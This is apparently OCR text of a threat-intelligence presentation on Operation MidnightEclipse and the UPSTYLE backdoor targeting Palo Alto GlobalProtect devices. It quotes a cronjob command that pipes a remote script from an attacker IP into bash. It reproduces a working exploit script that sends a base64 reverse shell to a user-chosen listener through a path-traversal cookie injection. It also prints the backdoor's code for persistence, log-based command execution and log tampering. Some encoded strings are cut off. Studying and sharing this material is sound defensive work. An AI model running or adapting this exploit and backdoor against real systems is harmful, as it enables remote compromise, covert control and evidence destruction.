


Figure 2. UPSTYLE workflow

Current Scope of the Attack

As part of the activity observed in Operation MidnightEclipse, after exploitation, the threat actor created a cronjob that would run every minute to access commands hosted on an external server that would execute via bash, as seen in the following command:

- `wget -qO- hxxp://172.233.228[.]93/policy | bash`

We were unable to access the commands executed via this URL. However, we believe this URL was used to deploy a second Python-based backdoor, which our colleagues at Volexity referred to as UPSTYLE.

Volexity tracks activity described in this blog post under the moniker UTA0218. At the time of writing, Volexity was unable to link the activity to other threat activity. Volexity assesses that it is highly likely UTA0218 is a state-backed threat actor based on the resources required to develop and exploit a vulnerability of this nature, the type of victims targeted by this actor, and the capabilities displayed to install the Python backdoor and further access victim networks.

0x0d3ad Update exploit.py

Code | Blame | 29 lines (22 loc) · 1.12 KB

```python
import subprocess
import base64

def generate_reverse_shell(lhost, lport):
    reverse_shell_command = f"bash -i >& /dev/tcp/{lhost}/{lport} 0>&1"
    encoded_reverse_shell = base64.b64encode(reverse_shell_command.encode()).decode()
    return encoded_reverse_shell

def generate_curl_command(IP, encoded_reverse_shell):
    curl_command = (
        f"curl -s -X POST 'https://{IP}/ssl-vpn/hipreport.esp' -k "
        f"-H 'Cookie: SESSID=/../../../../opt/panlogs/tmp/device_telemetry/minute/aaa`echo${{IFS}}{encoded_reverse_shell}|base64${{IFS}}-d|bash`'"
    )

    return curl_command

IP = input("Enter the vulnerable target IP/Host: ")
lhost = input("Enter the IP/Host for reverse shell: ")
lport = input("Enter the port for reverse shell: ")

encoded_reverse_shell = generate_reverse_shell(lhost, lport)

curl_command = generate_curl_command(IP, encoded_reverse_shell)

try:
    subprocess.run(curl_command, shell=True, check=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    print("Reverse shell successfully launched. Please wait.")
except subprocess.CalledProcessError:
    print("Error occurred while launching reverse shell.")
```

Real World Talk: Part 2

```
import os,base64,time
systempth = "/usr/lib/python3.6/site-packages/system.pth"
with open(systempth,'wb') as f:
    f.write(b'''import base64;exec(base64.b64decode(b"CgoKZGVmIGNoZWNrCk6CiAgICBpbXBvcnQgb3Msc3
atime=os.path.getatime(os.__file__)
mtime=os.path.getmtime(os.__file__)
os.utime(systempth,(atime,mtime))
os.unlink(__file__)
import glob
os.unlink(glob.glob("/opt/pancfg/mgmt/licenses/PA_VM*")[0])
```

```
def check():
    import os,subprocess,time,sys


    def start_process():
        import base64
        functioncode = b"ZGVmIF9fbWFpbigpOg0KICAgIGltcG9ydCB0aHJlYWRpbmcsdGltZSxvcyxyZSxiYXNlNjQ
        exec(base64.b64decode(functioncode))

    if b"/usr/local/bin/monitor mp" in open("/proc/self/cmdline","rb").read().replace(b"\x00",b"
        try:
            start_process()
        except KeyboardInterrupt as e:
            print(e)
        except Exception as e:
            print(e)
        return True
    else:
        return False


def protect():
    import os,signal
    systempth = "/usr/lib/python3.6/site-packages/system.pth"
    content = open(systempth).read()
    # os.unlink(__file__)
    def stop(sig,frame):
        if not os.path.exists(systempth):
            with open(systempth,"w") as f:
                f.write(content)

    signal.signal(signal.SIGTERM,stop)


protect()
check()
```

```
def __main():
    import threading,time,os,re,base64



    def restore(css_path,content,atime,mtime):
        import os,time
        time.sleep(15)
        with open(css_path,'w') as f:
            f.write(content)
        os.utime(css_path,(atime,mtime))



    def __is_whole_hour():
        from datetime import datetime
        current_time = datetime.now().time()
        return current_time.minute != 0 and current_time.second == 0
    css_path = '/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css'
    content = open(css_path).read()
    atime=os.path.getatime(css_path)
    mtime=os.path.getmtime(css_path)

    while True:
        try:
            SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=]+)\]'
            lines = []
            WRITE_FLAG = False
            for line in open("/var/log/pan/sslvpn_ngx_error.log",errors="ignore").readlines():
                rst = re.search(SHELL_PATTERN,line)
                if rst:
                    WRITE_FLAG = True
                    cmd = base64.b64decode(rst.group(1)).decode()
                    try:
                        output = os.popen(cmd).read()
                        with open(css_path,"a") as f:
                            f.write("/*"+output+"*/")
                    except Exception as e:
                        pass

                    continue
                lines.append(line)
            if WRITE_FLAG:
                atime=os.path.getatime("/var/log/pan/sslvpn_ngx_error.log")
                mtime=os.path.getmtime("/var/log/pan/sslvpn_ngx_error.log")

                with open("/var/log/pan/sslvpn_ngx_error.log","w") as f:
                    f.writelines(lines)
                os.utime("/var/log/pan/sslvpn_ngx_error.log",(atime,mtime))
                import threading
                threading.Thread(target=restore,args=(css_path,content,atime,mtime)).start()
        except:
            pass
        time.sleep(2)


import threading,time
threading.Thread(target=__main).start()
```

MENU 01 00 06


In summary

- This industry is nothing if it doesn’t collaborate and share knowledge
- Context is key to making informed, risk-based decisions
- Not all PowerPoint presentations are boring

Credits

Jai Minton AKA CyberRaiju

Website: https://www.jaiminton.com
Twitter\X: https://twitter.com/CyberRaiju
YouTube: https://www.youtube.com/@cyberraiju/
LinkedIN: https://www.linkedin.com/in/JaiMinton
Mastodon:
https://infosec.exchange/@CyberRaiju



Contact

Jai Minton
Website: https://www.jaiminton.com
Twitter\X: https://twitter.com/CyberRaiju
YouTube: https://www.youtube.com/@cyberraiju/
LinkedIN: https://www.linkedin.com/in/JaiMinton
Mastodon: https://infosec.exchange/@CyberRaiju